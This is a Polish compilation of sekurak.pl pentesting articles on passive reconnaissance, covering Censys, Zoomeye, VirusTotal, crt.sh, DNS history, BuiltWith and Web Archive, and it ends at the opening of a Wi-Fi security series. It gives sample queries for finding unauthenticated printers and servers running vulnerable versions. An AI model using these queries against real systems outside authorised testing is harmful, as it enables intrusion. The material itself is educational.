Na końcu nie sposób nie wspomnieć o wtyczce Shodana do np. Mozilli Firefox. Po wejściu na daną stronę od razu możemy wyświetlić podstawowe informacje, takie jak adres IP, czy używane porty.

Censys

Czym jest Censys? Jest to wyszukiwarka urządzeń podłączonych do internetu, kolejny często nierozłączny element rekonesansu. Zacznę od pytania, które pada w tej tematyce często: czym Censys różni się od Shodana?

Sytuacja w tym wypadku wygląda trochę jak w przypadku wyszukiwarek internetowych, każde ze stosowanych narzędzi używa innych algorytmów wyszukiwania, ma inny interfejs oraz każde z nich udostępnia jakieś funkcjonalności, których brakuje pozostałym.

Jak chodzi o Censys bardzo podoba mi się Data Definitions, jest to wbudowany *mini tutorial* dotyczący tego, jakie mamy możliwości filtrowania informacji dla wybranych portów czy protokołów. Jest to rozwiązanie intuicyjne i daje możliwość na bardzo szczegółowe wyszukiwanie, co nie jest możliwe na taką skalę w Shodanie. Na poniższym rysunku prezentuję tę opcję dla portu 80 czyli wszystkim dobrze znanego protokołu HTTP.

Jeszcze jedną opcją, którą osobiście często wykorzystuję są tagi, z których w Censysie możemy dowolnie korzystać, a w Shodanie możliwe są tylko dla wersji Enterprise.

Dlaczego bywa to przydatne? Pokażę to na różnicy między dwoma zapytaniami odnoszącymi się do słowa „printer". W pierwszym z nich użyłem tagu "printer", w drugim natomiast wpisałem "printer" w pole wyszukiwania.

Jak można zauważyć, tag pokazał mniej wyników, ale za to są one bardziej precyzyjne, często dają możliwość na wykluczenie "śmieci", czyli banerów w ogóle nie związanych z naszym celem wyszukiwania.

Wyszukiwarka posiada trzy kategorie wyszukiwania:

- IPv4 hosts -- klasyczne wyszukiwanie hostów jak w Shodanie,
- Websites -- podstawowe informacje o stronach względem rankingu "Alexa Top", można tam zajrzeć jednak nie skrywają się tam tak ciekawe informacje jak w dwóch pozostałych kategoriach,
- Certificates -- coś czego Shodan również nie posiada, ogromna baza danych na temat certyfikatów.

Skoro zakreśliłem już profil i możliwości Censys czas zabrać się za jego praktyczne wykorzystanie.

IPv4 hosts

Zakładka IPv4 hosts pozwala na taki sam rodzaj wyszukiwania jak Shodan, wykorzystuje banery, które możemy przeszukiwać dzięki odpowiednim filtrom.

Na samym początku postarajmy się znaleźć (podobnie jak w przypadku Shodana) wszystkie hosty, które dają odpowiedź serwera 200 (tzn. są to teoretycznie dostępne źródła) oraz należą do organizacji Facebook:

Tak jak wspomniałem powyżej, te gotowe filtry (zaznaczone na czerwono na powyższym rysunku) bardzo ułatwiają użytkownikowi zawężanie wyników. Co ciekawego można znaleźć po kliknięciu w dany adres? Informacje o sieci, stosowanych protokołach, informacje o podatnościach związanych z TLS czy dokładną lokalizację, co zostało pokazane na Rysunku nr 15

Censys zbiera także informacje takie takich jak nazwa organizacji, adresy kontaktowe czy numery telefonów do firmy lub administratorów. Poniżej przedstawione zostały informacje dla Facebooka:

Dzięki *data definitions* mamy dostęp to wszystkich szczegółowych opcji wyszukiwania co jest niewątpliwym plusem tej wyszukiwarki na tle innych.

Do pełnego opisu funkcjonalności tego narzędzia brakuje jeszcze informacji, że Censys obsługuje podstawowe operatory logiczne np. OR czy AND.

Z tą wiedzą wyszukiwanie interesujących nas w trakcie rekonesansu informacji to już tylko kwestia umiejętności zbudowania odpowiedniego zapytania. Dla treningu, wyobraźmy sobie że poszukujemy serwerów Apache (80.http.get.headers.server: Apache), z dostępnym telnetem ("23/telnet") i jednocześnie należących do systemu autonomicznego) Amazon.com, Inc. (autonomus_system.organization: Amazon.com, Inc.). Całość wystarczy połączyć ze sobą operatorem „and" i oto wynik naszego wyszukiwania:

Ciekawym tematem jest branie na cel drukarek, które występują w prawie każdej infrastrukturze. Sprawdźmy więc co związanego z testami bezpieczeństwa można tam znaleźć. Zacznijmy od wylistowania drukarek po tagu printer, jak na Rysunku nr 18.

Jak możemy zauważyć wyników jest sporo, co ciekawego jednak można znaleźć podczas takich poszukiwań? Jak pokazano na Rysunku nr 19 możemy nawet uzyskać dostęp do całego panelu danej drukarki.

W przypadku tych urządzeń o bezpieczeństwo praktycznie zupełnie się nie dba, panele bezpieczeństwa większości z nich wyglądają w następujący sposób:

Łatwo zauważyć, że poziom bezpieczeństwa jest w tym (i wielu innych przypadkach) zerowy.

Certificates

Ta opcja jest kopalnią wiedzy na temat stron internetowych. Informacje jakie można uzyskać za jej pomocą to:

- certyfikaty używane przez daną stronę
- subdomeny używające tego samego certyfikatu lub inne domeny dla których zarejestrowany jest dany certyfikat
- filtrowanie za pomocą tagów pozwala wyszukać np. certyfikaty, które wygasły
- odfiltrowanie certyfikatów wystawionych przez dane organizacje

Wiedząc w jaki sposób i jakich opcji użyć, teraz można dowolnie szukać interesujących fraz. Prosty przykład jak wylistować zaufane certyfikaty dla facebook.com:

Moim zdaniem Censys w temacie certyfikatów jest aktualnie jednym z najlepszych serwisów zawierających informacje na temat certyfikatów. Wyróżnia się dużą ilością informacji i świetnym interfejsem do ich filtrowania i sortowania (czego zdecydowanie brakuje znanemu w środowisku crt.sh).

Po wejściu w dany wynik wyszukiwania wszystko zebrane jest jak na Rysunku nr 23.

Jest to świetne miejsce do sprawdzania certyfikatów czy wyszukiwania innych domen dla danego certyfikatu. Często takie domeny są pomijane przez narzędzia stworzone do ich odnajdywania, a czasami to właśnie w takich "zapomnianych" domenach można szukać krytycznych błędów, które sumarycznie doprowadzą nas do celu testów.

Zoomeye

Zoomeye jest już ostatnią z omawianą wyszukiwarką urządzeń internetowych. Moim zdaniem to najbardziej '"hakerska" ze wszystkich opisywanych przeze mnie wyszukiwarek. Jako ciekawostkę na samym początku dodam, że po wpisaniu w Google frazy "zoomeye" otrzymałem wynik jak poniżej. Zoomeye nie lubi się z pozycjonowaniem Google, czy bez powodu?

Zoomeye jest często nazywany lepszym Shodanem, o czym pisaliśmy tutaj.

Zoomeye moim zdaniem jest połączeniem "niebezpieczeństwa" jakie według legend miejskich niesie Shodan i wygodnego interfejsu z możliwością używania tagów. Dodatkowo dla wielu zapytań Zoomeye pokazuje nawet 10 razy tyle wyników co pozostałe dwie wyszukiwarki. Nie sposób o nim nie wspomnieć.

Jako iż o ten portal dostajemy sporo pytań, najwięcej o to jak go używać i jakie frazy mogą pomóc w wyszukiwaniu dodajemy małą ściągę :).

app: Nazwa aplikacji

ver: Wersja aplikacji

Przykład: app:"Apache httpd" +ver:"2.4.33"

country: Skrót nazwy państwa (np: US, PL, UK, FR, itp.)

city: Nazwa miasta (Z doświadczenia polecam sprawdzać nazwy z polskimi znakami, bez polskich znaków oraz anglojęzyczne np: kraków, krakow i cracov)

Przykład: country:PL +city:krakow

port: Numer portu

os: Nazwa używanego systemu operacyjnego

Przykład: os:linux +port:22 +country:US

service: Używany service (wszystkie możliwości: https://svn.nmap.org/nmap/nmap-services)

Przykład: service:ftp

hostname: Nazwa hosta

Przykład: www.facebook.com +service:ftp

ip: adres ip

Przykład: ip:8.8.8.8

cidr: segment cidr dla danego adresu IP

Przykład: cidr:8.8.8.8/24

Dla zalogowanych użytkowników możliwe jest używanie tej opcji 5 razy dziennie.

site: nazwa strony

Przykład: domain name site:google.com

headers: nazwa nagłówka HTTP

Przykład: site:google.com +headers:Server

keywords: szukanie za pomocą słów kluczowych, bez określania w której części baneru mogą się znaleźć

Przykład: keywords:Drupal

desc: poszukiwanie frazy w opisie

Przykład: desc:Wordpress

title: tytuł strony

Przykład: title:hacked

O charakterze tej wyszukiwarki może świadczyć fakt, iż obok zakładki "Result", gdzie wylistowane są wyniki wyszukiwania, istnieje zakładka "Vulnerability", która zawiera listę podatności dla najbardziej popularnych programów, technologii czy serwerów (Rysunek nr 25).

Popatrzmy na zaznaczoną na powyższym obrazku podatność, w takim wypadku wystarczy poszukać serwerów Nginx w wersji 1.4.0 lub 1.3.9 i dla wygody wykluczyć odpowiedzi HTTP 403 -- Forbidden oraz 301 -- Moved Permanently i wszystko mamy podane jak na tacy (Rysunek nr 26).

Podobną metodą zostały znalezione defaultowe hasła do urządzeń DVR o których pisaliśmy tutaj.

Podsumowanie

W tym artykule starałem się pokazać jak ogromne możliwości podczas fazy pasywnego rekonesansu dają wyspecjalizowane wyszukiwarki. Można szukać właściwie wszystkiego z zakresu informacji potrzebnych podczas testów bezpieczeństwa, od adresów i subdomen do routerów i switchy nie wymagających żadnego uwierzytelnienia. W zasadzie ograniczeniem jest czas i umiejętność "drążenia" w poszukiwaniu informacji.

Moim celem w tym artykule było pokazanie schematu myślenia jakim warto podążać podczas testów. To właśnie sprawia, że cały czas w wyszukiwarkach tego typu znajdują się rzeczy, które zadziwiają całą branżę. Ktoś krok po kroku tworzy zapytanie dzięki któremu dochodzi do niesamowitych odkryć. Pamiętajmy o tym, że nie można faworyzować żadnej z opisanych przeglądarek, każda ma swoje zalety i wady, oraz inne *crwalery*. Nie ma najlepszej, ale razem tworzą bardzo potężne narzędzie.

--- *Michał Wnękowicz*

Rekonesans infrastruktury IT – część 3

> Original article: https://sekurak.pl/rekonesans-infrastruktury-it-czesc-3/

W poprzednich częściach serii omówiłem różne rodzaje wyszukiwarek przydatne w fazie rekonesansu, oraz ciekawostki, które można znaleźć za ich pomocą. Podczas realnych testów bywa jednak różnie, czasami ta faza może zaowocować krytycznymi błędami, często jednak udaje się pozyskać tylko szczątkowe informacje o badanym celu. Niezależnie od tych wyników kolejnym krokiem, który wykonuje Pentester jest właściwa faza rekonesansu, czyli rozpoznanie infrastruktury klienta. Chodzi tutaj o ustalenie jak może wyglądać cała sieć, jakich rozwiązań należy się spodziewać oraz jaki jest zakres testów. Mam tutaj na myśli sytuację, kiedy tester otrzymuje określone adresy IP do testów, a następnie szuka odpowiadających im serwisów, stron czy ekranów logowania. Na tej podstawie tester może ustalić podstawowe wektory ataku. Dla osób chcących poznać tę tematykę z bardziej praktycznej strony zapraszamy na nasze szkolenie z testów infrastruktury.

Metodyka prawdziwych testów najczęściej wygląda następująco, tester gromadzi zakres adresów IP oraz domen, na podstawie tej wiedzy tworzymy listę subdomen a następnie kolejnych ścieżek. Jak szybko i efektywnie szukać takich informacji? Można tutaj zastosować dwie metodyki rekonesansu:

- **pasywny** -- poszukiwanie informacji dostępnych w internecie, bez żadnej ingerencji czy zostawiania śladów swojej obecności po stronie klienta,
- **aktywny** -- używanie narzędzi i metod, które w celu pozyskania informacji wymagają interakcji z systemami po stronie klienta

Pomijając na chwilę metodę której chcemy użyć, trzeba się zastanowić skąd w ogóle można pozyskiwać takie informacje. Co może łączyć ofiarę, adresy IP oraz nazwy domen? Serwery DNS, które zawierają to czego potrzebujemy w tej fazie. Drogi są różne, cel jeden -- możliwie jak najdłuższa lista domen.

Wychodząc naprzeciw osobom nie zajmującym się profesjonalnie tym zagadnieniem najpierw poruszę jeszcze jedną ważną kwestię, która wyjaśni czym jest faktyczny rekonesans. Załóżmy że mamy serwer i główną domenę firmy google.com. W celu poznania zakresu adresów do testów i wielkości infrastruktury wyszukujemy kolejne subdomeny: translate.google.com, cloud.google.com, ads.google.com itd. W tej fazie, nie udało się znaleźć żadnych ciekawych danych, które mogłyby być swoistą "drogą na skróty" w fazie testów. Czy to oznacza koniec rekonesansu i rozpoczęcie klasycznych testów? Nie koniecznie, ponieważ dowiadujemy się, że właściciel example.com nie dość, że posiada domenę w języku niemieckim oraz polskim, to jest też właścicielem domen gmail.com i youtube.com, które być może znajdują się na tym samym serwerze. Okazuje się jednak, że ostatnie dwie wymienione powyżej domeny od lat nie są rozwijane, a błędy jakie tam występują dają duże możliwości do łatwej eskalacji dalszych testów.

Można wyróżnić poszukiwanie domen w dwóch płaszczyznach (Rysunek nr 1).

Może również dojść do sytuacji, że dwie wersje językowe aplikacji różnią się nie tylko treścią strony, ale również funkcjonalnościami, przez co przykładowo na niemieckojęzycznej stronie tester będzie w stanie wykorzystać do ataku pole, które w polskiej wersji językowej nie istnieje.

Jak można zauważyć, zadanie jakim jest wyszukanie największej ilości domen i subdomen nieco się komplikuje, nie da się jedną prostą metodą znaleźć wszystkich wyników należących do obu osi.

Metody jakimi możemy skutecznie prowadzić takie poszukiwania będą się przewijać przez ten artykuł. Dla zachowania logicznego ciągu rozpocznę od pasywnego rekonesansu, który można stosować zarówno w przypadku osi x jak i y (Rysunek nr 1).

VirusTotal

Portal https://www.virustotal.com/ jest zapewne znany większości czytelników, jednak w temacie rekonesansu nie sposób o nim nie wspomnieć. Jego najważniejszą i podstawową funkcjonalnością jest wykorzystywanie ponad 60 programów antywirusowych w celu sprawdzenia bezpieczeństwa wskazanego adresu URL czy pliku, który można wgrać z komputera. Taka opcja jest bardzo przydatna kiedy chcemy pobrać plik z niezaufanego źródła, bądź upewnić się czy plik, który posiadamy na komputerze jest bezpieczny zanim go otworzymy.

Przykład działania VirusTotal dla potencjalnie „niebezpiecznego programu" można zobaczyć tutaj.

Jednak poza analizą bezpieczeństwa plików, VirusTotal daje bardzo ciekawe możliwości związane z rekonesansem wybranej domeny. W zakładce URL wystarczy wpisać interesującą nas domenę, przykładowo 'google.com'. VirusTotal udostępnia sporo danych, które ułatwiają zbieranie informacji o naszym celu.

Musimy pamiętać, że Google posiada gigantyczną infrastrukturę, zapytania dla domeny google.com będą generować ogromną listę wyników wyszukiwań. Jest to tylko poglądowy przykład, którego spokojnie można użyć na potrzeby artykułu. Podczas realnych testów ilość wyników jest na tyle mała, że trochę praktyki pozwala testerowi odnaleźć się w gąszczu znalezionych informacji i stworzyć roboczy model infrastruktury czy zdefiniować potencjalne cele.

Pierwsza rzecz jaka się rzuca w oczy to adresy IP dla wyszukiwanego adresu URL (Rysunek nr 2).

Adresy IP to już jakiś trop, który może wykorzystać Pentester. W tym przypadku zauważamy, że podsieć 216.58.217.0/24 ze sporym prawdopodobieństwem może należeć do naszego celu, często skutkuje to "poszukiwaniem" dalszych celów w całej podsieci.

Następnie otrzymujemy zbiór danych typu Whois, czyli solidną garść informacji związanych z rejestracją danej strony:

- data zarejestrowania domeny
- data wygaśnięcia domeny
- dane właściciela
- email użyty podczas rejestracji domeny
- dane rejestratora
- nazwy serwerów na których hostowana jest dana strona

Tego typu informacje mogą być bardzo przydatne podczas testów socjotechnicznych czy *red teamingu*, jednak mają też swoje zastosowanie przy testach infrastruktury.

Łatwym sposobem na poszukiwanie domen wzdłuż osi X z Rysunku nr 1 jest użycie danych osoby rejestrującej bądź jej adresu email, by za pomocą narzędzi typu reverse Whois znaleźć (https://viewdns.info/reversewhois/) inne domeny zarejestrowane przy pomocy tych samych danych. Następnie (w zależności od zakresu testów) można próbować zdobyć kontrolę nad serwerem, używając podatności na stronach znalezionych powyżej opisaną metodą.

VirusTotal to świetne źródło do pozyskiwania wszystkich subdomen dla interesującej nas domeny. Poniżej zostały przedstawione przykładowe subdomeny, które VirusTotal wylistował dla domeny głównej google.com.

Każdy z rekordów wylistowany przez VirusTotal można "rozwinąć" klikając na niego. Spowoduje to przekierowanie na stronę gdzie dla danego adresu zostaną pokazane powiązane strony (Rysunek nr 5).

Analogiczna sytuacja tyczy się każdej z wyszukanych subdomen, dla której możemy zobaczyć powiązane adresy IP (Rysunek nr 6).

Jak możemy zauważyć, wszystko jest ze sobą skomplikowanie powiązane, daje to tylko dobry pogląd, że bez nakreślenia struktury infrastruktury i rozpoznania czego można się w niej spodziewać nie można liczyć na rzetelne testy.

Takie informacje we wczesnej fazie rekonesansu zebrane razem mogą być bardzo przydatne i stanowić grunt do dalszych poszukiwań.

Polecam we własnym zakresie przeanalizować działanie VirusTotal, na przykład dla domeny Google: https://www.virustotal.com/#/domain/google.com.

RiskIQ

RiskIQ to strona oferująca wachlarz produktów związanych z bezpieczeństwem. Wśród bezpłatnych produktów wartym uwagi jest RiskIQ Community Edition, dające spore możliwości rekonesansu.

Jest to świetna alternatywa dla VirusTotal, zaskakująco często udaje mi się tam znaleźć wyniki, które pomijają inne wyszukiwarki tego typu. Dodatkowo narzędzie zbiera w jednym miejscu funkcje z kilku innych narzędzi opisanych w tej serii.\ Początkowo złożoność wyników wyszukiwania może przerażać, jednak naprawdę warto poświęcić chwilę by się zainteresować tym narzędziem. Jest to bardzo przydatna pozycja w arsenale Pentestera.

Przykładowy wynik wyszukiwania (a raczej pierwsze kilka subdomen ze znalezionych 45 tysięcy!) widzimy poniżej:

Nie wszystkie z tych domen muszą być dostępne, czy w ogóle istnieć, jednak to już kwestia prawdopodobieństwa. Szansa na znalezienie wartościowej domeny jest większa dla 45 tysięcy wyników niż na przykład dla tysiąca.

Zachęcam każdego czytelnika do sprawdzenia możliwości, filtrów oraz innych zakładek oferowanych przez RiskIQ, oraz by stał się on jednym z podstawowych narzędzi używanych w do rekonesansu.

CRT.SH

Załóżmy, że potrafimy zebrać dostępne subdomeny za pomocą gotowych baz danych (takich jak np. posiada VirusTotal). Można się zastanowić, czy istnieje jeszcze jakiś sposób by powiększyć posiadaną listę subdomen, najlepiej o takie pozwalające uskutecznić atak na całą infrastrukturę?

By nie dawać odpowiedzi na tacy, pomyślmy o stronach internetowych z całkiem innej perspektywy. Popatrzmy na przykładowy adres jaki widzimy w przeglądarce:

Używanie przez strony szyfrowania SSL/TLS podnosi poziom bezpieczeństwa użytkowników, sami użytkownicy (nawet Ci zupełnie niezaznajomieni z tematyką bezpieczeństwa) zwracają uwagę na zieloną kłódkę obok adresu URL, a od nie dawna strony nie używające szyfrowania przez Chrome są oznaczane jako "niezabezpieczone" (https://sekurak.pl/chrome-zaczal-flagowac-strony-dostepne-przez-http-jako-niezabezpieczone/). Po części zachęca, po części wymusza to na właścicielach stron czy administratorach używania szyfrowania SSL/TLS. Żeby taka implementacja była możliwa aktualnie wymagane jest dodanie certyfikatu do bazy Certificate Transparency. Pokrótce, CT działa na zasadzie serwerów logów do których każdy z urzędów certyfikacji może wysyłać informacje o wydawanych certyfikatach. Oznacza to że dla każdej strony (wliczając w to subdomeny) używającej certyfikatu SSL/TLS powinien zostać uczyniony wpis do publicznej bazy, która zawiera również informacje o certyfikatach, które wygasły.

Wracając do tematu poszukiwania możliwie największej liczby subdomen. Certyfikaty nie zawsze będą najlepszym źródłem informacji. Administrator strony może zapewnić stronie certyfikat z tzw. *wildcardem*, co oznacza, że rejestruje w urzędzie certyfikacji adres *.example.com, taki rekord znajduje się w CT, a wszystkie subdomeny "zawierają się" w

tym i nie występują w bazie. Okazuje się jednak, że zamawianie certyfikatów tylko dla określonych subdomen (a przez to ujawnienie ich istnienia w CT) jest bardzo popularną praktyką. Wracając do tematu poszukiwania możliwie największej liczby subdomen, czemu nie wykorzystać tego jako jednej z technik rekonesansu?

Najpopularniejszym narzędziem, które może zostać wykorzystane w tym celu jest wyszukiwarka www.crt.sh. Pozwala ona wyszukać zarejestrowane certyfikaty dla danej domeny. Bardzo pomocną, oraz przeważnie wykorzystywaną opcją podczas testów bezpieczeństwa jest *wildcard*, który daje możliwość wyszukiwania subdomen dla domeny głównej.

Najprostszym przykładem użycia może być *%.facebook.com*, polecenie to wylistuje po prostu wszystkie subdomeny serwisu facebook.com, których certyfikaty są lub były odnotowane w bazie CT.

Kawałek listy wyszukiwarki crt.sh dla takiego zapytania widoczny jest poniżej:

Poza zwyczajną listą subdomen, która może nie wydawać się ciekawa do momentu zweryfikowania znajdujących się tam rekordów, można od razu szukać ciekawych elementów infrastruktury. Przykładowo użycie komendy vpn%.domena.com może pozwolić wyszukać potencjalne subdomeny służące do obsługi usługi VPN (Rysunek nr 10).

Ta może na pierwszy rzut oka niepozornie wyglądająca wyszukiwarka jest naprawdę warta uwagi. Metoda wyłuskiwania dodatkowych subdomen danej infrastruktury za pomocą bazy Certificate Transparency powinna zawsze być w wachlarzu obowiązkowych narzędzi testerów bezpieczeństwa.

DNS trails

Przy okazji omawiania tematu rekonesansu nie sposób nie wspomnieć o poszukiwaniu cennych informacji w historii DNS. Na czym to polega?\ W internecie są dostępne serwisy, które udostępniają pełną historię DNS, możemy dzięki temu przeglądać historię zmian dla danego adresu. Czasami pozostają tam informacje, które nie figurują już w wyszukiwarkach, oraz nie da się ich znaleźć w inny sposób.

Przyjmijmy, że istnieje serwer testowy, na którym przygotowuje się nową wersję strony. Nowa strona zostanie wdrożona, a stara pozostaje na serwerze testowym. Taki serwer może nawet nie mieć swojej nazwy domeny a jedynie adres IP, jednak z powodu nieuwagi programistów, może on nadal być dostępny z internetu. Mając dostęp do testowej, deweloperskiej wersji aplikacji możemy uzyskać dostęp do informacji, które później mogą być krytyczne dla testowania wdrożonej wersji.

W takim przypadku bardzo przydatne może się okazać użycie: www.securitytrails.com. Jak sama nazwa (oraz pierwsza zakładka która otwiera się po wyszukaniu rekordu) wskazuje, podstawową funkcjonalnością portalu jest wyświetlanie informacji DNS o danej domenie.

Mamy tutaj informacje o poszczególnych rekordach DNS:

Warto poświęcić na to kilka minut, często przeklikanie odpowiednich rekordów daje testerowi lepszy pogląd na to jak może wyglądać cała testowana topologia.

Oczywiście skoro serwis udostępnia dane powiązane z tematem DNS mamy tutaj zakładkę pozwalającą na wylistowanie wszystkich subdomen powiązanych z wyszukiwanym serwisem.

Moim zdaniem użycie tego serwisu to dobry początek rekonesansu. Pomimo, że często poszczególne informacje które można tutaj znaleźć mogą nie być tak szczegółowe jak na innych serwisach, securitytrails jest dobrym punktem wyjściowym do kolejnych faz rekonesansu, oraz świetnym miejscem do rozpoznania jak wyglądają odpowiednie rekordy DNS.

DNSdumpster

DNSdumpster to kolejny serwis zajmujący się pasywnym rekonesansem, z tym że ten skupia się głównie na informacjach ściśle związanych z serwerami DNS. Za pomocą DNS dumpster możemy uzyskać dane takie jak:

- Serwery DNS
- Rekordy MX
- Rekordy TXT
- Rekordy Host (A)

Bardzo ciekawą usługą tej wyszukiwarki jest rysowanie grafów dla wyszukiwanej frazy, na których łączy ze sobą adresy IP, serwery DNS, informacje o rekordach oraz domeny co daje świetny pogląd na to jak mniej więcej taka topologia może wyglądać.

Rekonesans to złożony proces, w którym chodzi o zgromadzenie jak największej liczby informacji o celu, nie można zakładać, że rekonesans skupia się tylko wokół wyszukania wszystkich możliwych adresów czy domen.

Interesującymi informacjami, które często pomagają zaplanować wektor ataku jest poznanie jakie technologie zostały użyte w całej testowanej infrastrukturze. Początkowo testerzy starają się pozyskać jak najwięcej informacji tylko z zewnętrznych, ogólnie dostępnych źródeł.

BuiltWith

Ta część rekonesansu pozwala na określenie z jakimi technologiami przyjdzie pracować testerowi, jakich rozwiązań technologicznych może się spodziewać oraz na powolne formowanie wektora ataku na daną infrastrukturę. Dodatkowo częstym zadaniem testera podczas testów (nawet przy testach aplikacji webowych) jest sprawdzenie czy można w jakiś sposób pozyskać informacje na temat stosowanego przez klienta oprogramowania czy jego wersji. BuiltWith może być dobrym punktem wyjścia do takich zadań.

Rekonesans to zadanie dość złożone, które (jak wspomniałem we wstępie) ma na celu zgromadzenie jak największej ilości informacji o celu testów. Załóżmy, że temat subdomen, adresów IP oraz serwerów DNS (i informacjami z nimi związanymi) jest zamknięty, czego jeszcze można szukać? Czegoś, co jest bardzo przydatne podczas testów, czyli technologii oraz oprogramowania używanego w infrastrukturze przeznaczonej do testów. Są to informacje, które można pozyskać z narzędzi wymienionych powyżej, na przykład:

Securitytrails

RiskIQ

Dobrym i przygotowanym specjalnie do takich celów miejscem jest www.builtwith.com, którego zadaniem jest dla wyszukanej strony dopasować jak największą ilość zastosowanych technologii.

Przykładowe informacje oferowane przez builtwith:

- Analytics and Tracking (Obecność Facebook pixela, AdWords, aktywność userów)
- Widgets (dodatki WordPressa, wtyczki)
- Frameworks (używane frameworki)
- Content Management Systems
- JavaScript Libraries
- SSL Certificate

- Web Server
- Document Information (np. nagłówki X-XSS-Protection czy X-Frame-Options, czy HSTS)

Przykładowe ciekawe informacje, które mogą być przydatne podczas dalszych testów zostały przedstawione na rysunku poniżej:

Dla czytelników ciekawych działania BuiltWith oraz tego jak wyglądają wyniki wyszukiwania, lista wyników dla google.com https://builtwith.com/?https%3a%2f%2fwww.google.com%2f.

WebArchive

W kontekście poszukiwania informacji, tym bardziej tych, które zostały zapomniane, a mogą być bardzo pożyteczne, nie sposób nie wspomnieć o Web Archive (https://web.archive.org).

Jest to strona, która od 1996 roku przy użyciu specjalnych crawlerów 'zapisuje' informacje pojawiające się w internecie. Na moment pisania artykułu jest to ponad 300 miliardów stron, 16 milionów plików tekstowych, 3 miliony zdjęć i wiele innych plików!

Wpisując wybrany adres URL na samym początku mamy podgląd na to kiedy i ile razy kolejne wersje danej strony były zapisywane przez crawler, tak jak na Rysunku nr 16.

W tym wypadku to bardziej ciekawostka, ale możemy zobaczyć jak strona wyglądała podczas któregokolwiek z zapisów. Przykładowo tak prezentowała się strona Google w 1999 roku (Rysunek nr 17):

Teraz czas zająć się tym jak to potężne narzędzie może zostać użyte podczas rekonesansu. Wykorzystując Web Archive można szukać cennych plików o których zapomnieli administratorzy, starej dokumentacji czy informacji o starych metodach API. Następnie podczas testów warto sprawdzić, czy aby na pewno te metody zostały usunięte z kodu, czy tylko ktoś usunął je z dokumentacji.

W poszukiwaniu takich informacji przydatne może być udanie się w hyperlink: "Summary of", naszym oczom ukażą się posegregowane szczegóły, które zostały zapisane w obrębie danej strony, jak na Rysunku nr 18.

Opcja dostępna na dole listy 'Explore URLs' pozwala wyświetlić adresy wszystkich zapisanych zasobów. Jest tam również dostępna wyszukiwarka, która pomaga segregować odpowiednie pliki, oraz szukać interesujących nas źródeł (Rysunek nr 19).

Żeby udowodnić, że nie Web Archive jest naprawdę przydatne pokażę teraz scenariusz w którym może ono posłużyć do rekonesansu (rekonesansu na pograniczu testów).

Często zdarza się, że wybrana strona zmienia front-end, czyli na przykład zmienia się oprawa graficzna, jednak ze strony back-endowej przez długi czas nic nie jest modyfikowane. Idąc tym tropem, warto przeanalizować wszystkie zrzuty w web.archive i spojrzeć na ich kod. Może się okazać, że administrator w pewnym momencie zainstalował lub włączył określoną wtyczkę (co będzie widoczne w kodzie), ale obecnie w kodzie nie ma żadnej informacji na jej temat. Dla Pentestera to może być cenna informacja. Można przypuszczać, że administrator nie usunął wtyczki tylko ją wyłączył. W takim przypadku jeżeli dla danej wtyczki istnieje jakaś podatność, która nie wymaga by wtyczka była włączona, może ona zostać wykorzystana jako wektor ataku. Przykładowo Pentester może bezpośrednio odwołać się do katalogu danej wtyczki i spróbować wykonać błąd, lub pozyskać cenne dla dalszych testów informacje.

Zakończenie

Metod przeprowadzania rekonesansu jest wiele, nie ma na to jednej sprawdzonej recepty. Każdy tester na podstawie swojego doświadczenia tworzy osobistą bazę narzędzi, które później wykorzystuje do testów.

Wydaje mi się jednak, że ważne podczas przeprowadzania takich testów jest zrozumienie jak cały proces rekonesansu działa i jakiego typu informacje można znaleźć dla odpowiedniej techniki testowania. Posiadając taką wiedzę można dobierać narzędzia zależnie od preferencji, czy nawet pisać swoje autorskie skrypty.

W następnej części przybliżę właśnie skrypty i programy, które ułatwiają obsługę narzędzi opisanych w tej serii, oraz takie które umożliwiają aktywny rekonesans.

--- *Michał Wnękowicz*

Wi-Fi

Bezpieczeństwo sieci Wi-Fi

Seria artykułów z sekuraka, na temat testowania bezpieczeństwa sieci Wi-Fi:

- Bezpieczeństwo sieci Wi-Fi – część 1 (wstęp)
- Bezpieczeństwo sieci Wi-Fi – część 2 (wprowadzenie do nasłuchiwania ruchu)
- Bezpieczeństwo sieci Wi-Fi – część 3. (WEP)
- Bezpieczeństwo sieci Wi-Fi – część 4. (Standard 802.11i czyli WPA i WPA2)
- Bezpieczeństwo sieci Wi-Fi – część 5. (testowanie WPA i WPA2)
- Bezpieczeństwo sieci Wi-Fi – część 6. (bezpieczeństwo WPS)
- Bezpieczeństwo sieci Wi-Fi – część 7. (WPA/WPA2-Enterprise: 802.1X i EAP)
- Bezpieczeństwo sieci Wi-Fi – część 8. (WPA/WPA2-Enterprise: RADIUS)
- Bezpieczeństwo sieci Wi-Fi – część 9. (budowa sieci WPA/WPA-2 Enterprise z wykorzystaniem FreeRadius)

Wstęp

> Original article: https://sekurak.pl/bezpieczenstwo-sieci-wi-fi-czesc-1/

Wstęp

Jeszcze kilkanaście lat temu głównym problemem użytkowników Internetu była jego prędkość. Otoczeni bezkresną plątaniną kabli nawet nie myśleli o mobilnym czy bezprzewodowym dostępie do sieci. Dzisiaj, praktycznie w każdym domu, znaleźć można bezprzewodowy punkt dostępowy do Internetu. Technologia sieci bezprzewodowych jest odpowiedzialna za rewolucję w mobilnym dostępie do sieci. Współcześnie większość przenośnych urządzeń takich jak: telefony, tablety, netbooki, notebooki czy konsole gier posiadają wbudowanie moduły Wi-Fi. Ponadto, coraz więcej urządzeń, nie związanych dotychczas bezpośrednio z siecią, takich jak: aparaty fotograficzne, kamery czy sprzęt AGD, ma możliwość łączenia się z siecią bezprzewodową. Niestety, wraz z ogromną wygodą, jaką stanowi łatwy i powszechny dostęp do Internetu oferowany przez sieci Wi-Fi, rośnie zagrożenie dla naszych danych, urządzeń czy sieci firmowych.

> Od redakcji -- to pierwszy tekst, z dłuższego cyklu artykułów o bezpieczeństwie WiFi, który stopniowo będzie pojawiał się na sekuraku. Zaczynamy od zupełnych podstaw, ale w kolejnych odcinkach poza podstawowymi narzędziami, pojawią się również bardziej zaawansowane elementy, takie jak RADIUS czy WPA2-Enterprise.

Standardy sieci Wi-Fi

Sieci Wi-Fi rozwijane są od kilkunastu lat. Wraz z ich popularyzacją znacząco wzrastają wymagania dotyczące ich wydajności i przepustowości. Z tego powodu powstały się już cztery oficjalne standardy technologiczne, a kolejne są w trakcie opracowywania. Przyjrzyjmy się im zatem:

1. 802.11a

